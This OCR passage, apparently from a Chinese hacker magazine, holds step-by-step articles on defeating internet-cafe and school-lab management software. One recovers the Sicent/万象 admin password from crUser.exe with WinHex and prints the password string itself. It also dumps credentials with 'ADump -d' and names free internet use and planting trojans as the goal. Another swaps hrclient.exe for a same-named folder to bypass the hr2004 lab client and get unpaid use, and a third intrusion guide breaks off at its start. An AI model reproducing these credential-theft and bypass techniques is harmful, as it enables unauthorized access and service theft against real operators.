


图3




图6

字符串值 DefaultPassword，并设置其值为用户的密码。所以我们只要打开注册表查看 DefaultPassword 的值就可以知道登录密码了，方法简单吧，在 CMD 中输入 Regedit 来打开注册表，展开后找到上述的键值查看即可（图4）。DefaultPassword 的值为空，看来吉胜公司已经修补了自动登录密码保存在注册表中的漏洞，再想用这个方法查看到密码是不行了。我从网上下载了一个万象网络妙管家，经过在虚拟机上不断的测试，我发现了两种方法。

第一种方法，在 clt2kxp 目录下找到 crUser.exe 文件，这个文件就是创建系统帐户的程序。使用 WinHex 打开 crUser.exe 文件，创建系统帐户对话框是设置帐户权限的页面。根据在 CMD 下创建帐户的经验来判断，建立系统帐户、设置密码和分配权限都是在这里完成的。所以在 WinHex 中使用“查找文本”来查找关键词“Users”，并且勾选上“Unicode 字符集”，查找到离用户名 Sicent 最近的字符为 SiCeNt110119114MyScre117U，这个就应该是密码了（图5）。使用 **RunAs /User:Sicent cmd** 命令验证密码的正确性，密码正确。

第二种方法，借助 ADump 读取管理员密码，这种方法不适用于 WinXP sp2 和 Win2003 XP1 系统。在命令提示符下输入 **ADump -d**，就会显示登录的系统管理员用户名和密码了（图6）。

得到管理员的密码后，就可以免费上网、种植木马了。本文只是给大家一个变相思维的提示，在一些客观条件下无法达到效果，可以变通的修改一下。上述查找网络妙管家管理员帐户密码的方法，可以移植到其它的自身建立帐户的程序中去，达到触类旁通的效果。希望网管朋友能够切实做好自己的本职工作。为系统勤打补丁和升级杀毒软件的病毒库，更重要的就是多看看我们的黑客 X 档案，共同为网络安全做出自己的贡献。

（本文所涉及到的小哨兵还原卡密码读取工具、WinHex 和 ADump 已收录到光盘中）

简单破解 hr2004

Conquer メM

文章难易度：★★

文章闪光点：利用特殊文件夹禁止系统启动 hr2004 以达到破解目的

学校机房里的电脑使用的是 Win2000 系统，管理软件使用的是“hr2004 型机房登录系统”（图1），我在 C:\winnt\system32 目录里找到了一个名叫 hrclient.exe 的文件，这个就是 hr2004 机房管理软件的客户端程序（图2），这个程序是直接删不掉的，删除后系统会重新建立该文件。




图 1




图 2

我突然来了灵感，在 system32 目录中新建了一个文件夹并把 hrclient.exe 文件拖了进去，再把刚才新建的这个文件夹的名字改为了 hrclient.exe。因为系统启动时只是检测 system32 目录下有没有 hrclient.exe，如果没有的话系统就会自动新建一个并启动它。而我的这个方法就是利用了系统不能新建同名文件这个特点把客户端给调包了，重新登录一个用户后打开的就是刚才新建的这个文件夹而不是真正的 hr2004 的客户端程序了，如图3。




图 3

接下来先把自己的卡号注销（注销后就马上去刷卡下机，不然仍然会计费的），然后按 Ctrl+Alt+Del 选择锁定计算机，再输入另外一个管理员用户名，把当前的用户注销了（不能用普通的注销，因为那样会回到客户端的登录窗口），在随后弹出的 Win2000 用户登录框中随便输入一个用户名进行登录，不出所料系统将刚才新建的那个文件夹傻傻地打开了（图4），现在当然是想干啥就干啥了。




图 4

上述方法可能会因为具体情况不同而有些差异，但主体思路是不变的。此法虽然技术含量不高，但我认为却是最简单的了“偷梁换柱”破解法吧。

X 小编评：这篇文章的方法实质上与本期毒笔栏目中的一篇文章中所介绍的防止 U 盘病毒的方法相同，希望大家看完文章后不但要学会文章中介绍的方法，更要明白“方法是死的，人是活的”这句话。

文章难易度：★★

[illegible]

网吧小菜也玩万象2004

小昭招魂

上期破解万象2004的方法实在是太危险了，卸载万象2004的客户端，我可不敢做，要是被网管抓住了肯定是暴打一顿。玩黑嘛，特别是在网吧里面玩黑，安全还是第一嘛！下面就来看我的安全入侵方法。

一、利用lansee找到主机的IP地址

